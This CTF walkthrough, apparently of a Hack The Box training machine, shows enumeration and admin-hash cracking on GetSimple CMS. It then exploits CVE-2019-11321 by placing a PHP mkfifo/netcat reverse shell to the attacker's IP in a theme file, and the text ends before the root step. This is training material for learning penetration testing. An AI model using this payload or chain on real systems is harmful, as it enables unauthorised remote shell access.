Getting Started
· Matthew Crum
Creator: mrb3n?
Difficulty: Easy
Link:
Introduction
Getting Started is an Easy Level system and is meant to be the first blackbox machine someone following the Penetration Tester Learning path would encounter. As such I was not able to obtain creator information, a direct link to the machine, or it’s info card. Although I can register a guess who the creator was based on a username found on the system. In this challenge I gain a foothold by exploiting CVE-2019-11321. From there I’m able to obtain root access using the www-data users sudo privileges over the php command that can be found on GTFO Bins.
Enumeration
I Normally start each machine with an nmap scan and this one was no exception.

Port 22/tcp open to ssh using OpenSSH 8.2p1
Port 80/tcp open to http using Apache httpd 2.4.41

Neither one yielded any results initially with searchsploit. Navigating over to the webpages showed me what looked like an outline for a blog or something running GetSimple Content Managment System. This page contains a few links to documentation for GetSimple and some support forums. There are also some headers containing some content in a language I can’t read, a list of features, and finally a link to gettinstarted.



Navigating over to gettingstarted brings me to a server not found page. I noticed the ip_address in the url bar change itself into a hostname, which tells me I’ll have to edit them into my /etc/hosts file. Once I do that I’m able to load a webpage very similar to the one I was on before.

I wasn’t able to find a whole lot on the web page as it is. The next step for me was to run gobuster against the webserver. I started with a simple word list and got several hits. Three with a status code of 200, /index.php, /robots.txt, /sitemap.xml, and five with a status code of 301 /theme, /plugs, /data, /backups, /admin.
gobuster dir –u <target_ip> -w /usr/share/dirb/wordlists/common.txt



I spent some time navigating through these directories and seeing what information I could find from them. The /admin directory redirected to a login page with a nonspecific error message, and inside of the /data directory I was able to find an api key and what was likely the specific version of GetSimple, being GetSimple 3.3.15.


Searchsploit again failed to yield any results for this specific version. At this point I kind of hit a wall so I spent some time on google searching for the service versions I found already which is where I found CVE-2019-11321.


Immediately what stood out to me was this line about password exposure:
However, what is overlooked is that the Apache HTTP Server by default no longer enables the AllowOverride directive, leading to data/users/admin.xml password exposure.
Sure enough navigating over to the data/users/admin.xml directory leads to some exposed login credentials admin:d033e22ae348aeb5660fc2140aec35850c4da997. The password is hashed but I was able to easily put that into a file and use john to crack it.
echo "d033e22ae348aeb5660fc2140aec35850c4da997" > passhash.txt
sudo john passhash.txt


The password is admin. Navigating back over to the /admin directory I enter the credentials admin:admin and gain access to the CMS admin page.
Exploitation
According to the CVE I found the theme-edit.php file has poor input sanitization and allows for the upload of arbitrary content like php code. So I’m just going to replace everything currently in the editor with a php reverse shell.
<?php system ("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.152 3232 >/tmp/f"); ?>
Breaking that payload down a little bit:
<?php?> is the php tag, system is a built-in php function that is used to execute system commands. rm /tmp/f Removes the named pip /tmp/f if it already exists, mkfifo /tmp/f creates a FIFO (first in first out) file which is also known as a named pipe. The file is named f and placed in the /tmp directory, it is a special file type that is used for inter-process communication, it acts as a pipeline that allows one process to write to the pipe and another process to read from it. These named pipes do not store any data, they only server to pass data between processes. cat /tmp/f | /bin/sh -i 2>&1 | nc 10.10.14.152 3232 >/tmp/f pipes the output of /tmp/f to netcat, which sends it to my ip address on the port I will set up the listener on. The /bin/sh -i part starts an interactive shell with input/output connected to the named pipe, 2>&1 redirects standard error to standard output, this means that error messages will also be sent to the remote host. Finally, >/tmp/f redirects the output of the netcat command back to the named pipe, so the reverse shell can read it.


After that I will set up a listener in a new terminal then navigate over to the file path, http://gettingstarted.htb/theme/innovation/ as specified on the Content Theme page, and click the file now containing the payload to execute it.


